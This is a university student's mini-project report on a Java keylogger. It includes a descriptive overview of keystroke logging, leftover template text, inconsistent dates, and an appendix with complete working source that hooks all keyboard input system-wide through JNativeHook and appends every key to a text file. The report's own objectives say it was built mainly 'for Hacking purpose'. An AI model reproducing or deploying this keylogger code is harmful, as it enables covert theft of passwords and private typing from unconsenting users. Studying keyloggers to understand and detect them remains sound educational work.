A Mini Project Report

On

KEY LOGGER

Submitted in partial fulfillment of requirements for the Course
CSE18R272 - JAVA PROGRAMMING

Bachelor's of Technology

In

Computer Science and Engineering

Submitted By

Adith Sivadasan
9919004009

Abi Nivesh
9919004006

Harish Babu
9919004108

Under the guidance of

Dr. R. RAMALAKSHMI

(Associate Professor)

Department of Computer Science and Engineering

Kalasalingam Academy of Research and Education

Anand Nagar, Krishnankoil-626126

APRIL 2020

ABSTRACT

Keystroke logging

Keystroke logging, often referred to as keylogging or keyboard capturing, is the action of recording (logging) the keys struck on a keyboard , typically covertly, so that person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program. A keystroke recorder or keylogger can be either Software or Hardware.The amount of information collected by keylogger software can vary. The most basic forms may only collect the information typed into a single website or application. More sophisticated ones may record everything you type no matter the application, including information you copy and paste. Some variants of keyloggers – especially those targeting mobile devices – go further and record information such as calls (both call history and the audio), information from messaging applications, GPS location, screen grabs, and even microphone and camera capture.

Keyloggers can hardware- or software-based. Hardware-based ones can simply nestle between the keyboard connector and the computer's port. Software-based ones can be whole applications or tools knowingly used or downloaded, or malware unknowingly infecting a device.

Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers. If the keylogger comes bundled within a large attack, actors might simply remotely log into a machine to download keystroke data.

DECLARATION

I hereby declare that the work presented in this report entitled "**Key Logger**", in partial fulfilment of the requirements for the course CSE18R272-Java Programming and submitted in **Department of Computer Science and Engineering, Kalasalingam Academy of Research and Education** (**Deemed to be University**) is an authentic record of our own work carried out during the period from **Aug 2020** under the guidance of Mrs. **Dr. R. Ramalakshmi** (Associate Professor).

The work reported in this has not been submitted by me for the award of any other degree of this or any other institute.

Adith Sivadasan
9919004009
Abi Nivesh
9919004006
Harish Babu
9919004108

ACKNOWLEDGEMENT

I express my deep gratitude to **Dr. R. Ramalakshmi** for their valuable guidance throughout my training.

Adith Sivadasan
9919004009
Abi nivesh
9919004006
Harish Babu
9919004108

LIST OF FIGURES

2.1 Screen Shots 3

Chapter 1

INTRODUCTION

Given an introduction about your project...

1.0.1 Objectives

List the objectives of the project work...

1. Key logger is mainly developed for Hacking purpose
2. Its used to capture key strokes
3. It recorder's the data in a txt file

Chapter 2

PROJECT DESCRIPTION

Keyloggers are a type of monitoring software designed to record keystrokes made by a user. One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website or application and send to back to a third party. Criminals use keyloggers to steal personal or financial information such as banking details, which they can then sell or use for profit. However, they also have legitimate uses within businesses to troubleshoot, improve user experience, or monitor employees. Law enforcement and intelligence agencies also uses keylogging for surveillance purposes.

Subsection



Figure 2.1: Screen Shots

Chapter 3

CONCLUSION

To prevent keyloggers from stealing your personal information, you need to take preventive measures and add an extra layer of security. Keylogger is easy to detect, but once it infects your computer, it can cause unauthorized transactions. Data-stealing malware attacks are prevalent today. Don't leave your computer vulnerable.

Appendices

SOURCE CODE

```
import java.io.IOException;
import java.io.OutputStream;
import java.io.PrintWriter;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.nio.file.StandardOpenOption;
import java.util.logging.Level;

import org.jnativehook.GlobalScreen;
import org.jnativehook.NativeHookException;
import org.jnativehook.keyboard.NativeKeyEvent;
import org.jnativehook.keyboard.NativeKeyListener;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;


public class KeyLogger implements NativeKeyListener {

        private static final Path file = Paths.get("
           ↪ keys.txt");
        private static final Logger logger =
           ↪ LoggerFactory.getLogger(KeyLogger.class);

        public static void main(String[] args) {

                logger.info("Key␣logger␣has␣been␣
                   ↪ started");

                init();

                try {
                        GlobalScreen.registerNativeHook
                           ↪ ();
                } catch (NativeHookException e) {
                        logger.error(e.getMessage(), e)
                           ↪ ;
                        System.exit(-1);
```

```
        }

        GlobalScreen.addNativeKeyListener(new
            ↪ KeyLogger());
    }

    private static void init() {

        // Get the logger for "org.jnativehook"
            ↪  and set the level to warning.
        java.util.logging.Logger logger = java.
            ↪ util.logging.Logger.getLogger(
            ↪ GlobalScreen.class.getPackage().
            ↪ getName());
        logger.setLevel(Level.WARNING);

        // Don't forget to disable the parent
            ↪ handlers.
        logger.setUseParentHandlers(false);
    }

    public void nativeKeyPressed(NativeKeyEvent e)
        ↪ {
        String keyText = NativeKeyEvent.
            ↪ getKeyText(e.getKeyCode());

        try (OutputStream os = Files.
            ↪ newOutputStream(file,
            ↪ StandardOpenOption.CREATE,
            ↪ StandardOpenOption.WRITE,
                        StandardOpenOption.
                            ↪ APPEND);
                            ↪ PrintWriter
                            ↪ writer = new
                            ↪ PrintWriter(os))
                            ↪ {

                if (keyText.length() > 1) {
                        writer.print("[" +
                            ↪ keyText + "]");
```

```
                        } else {
                                writer.print(keyText);
                        }

                } catch (IOException ex) {
                        logger.error(ex.getMessage(),
                           ↪ ex);
                        System.exit(-1);
                }
        }

        public void nativeKeyReleased(NativeKeyEvent e)
           ↪ {
                // Nothing
        }

        public void nativeKeyTyped(NativeKeyEvent e) {
                // Nothing here
        }
}
```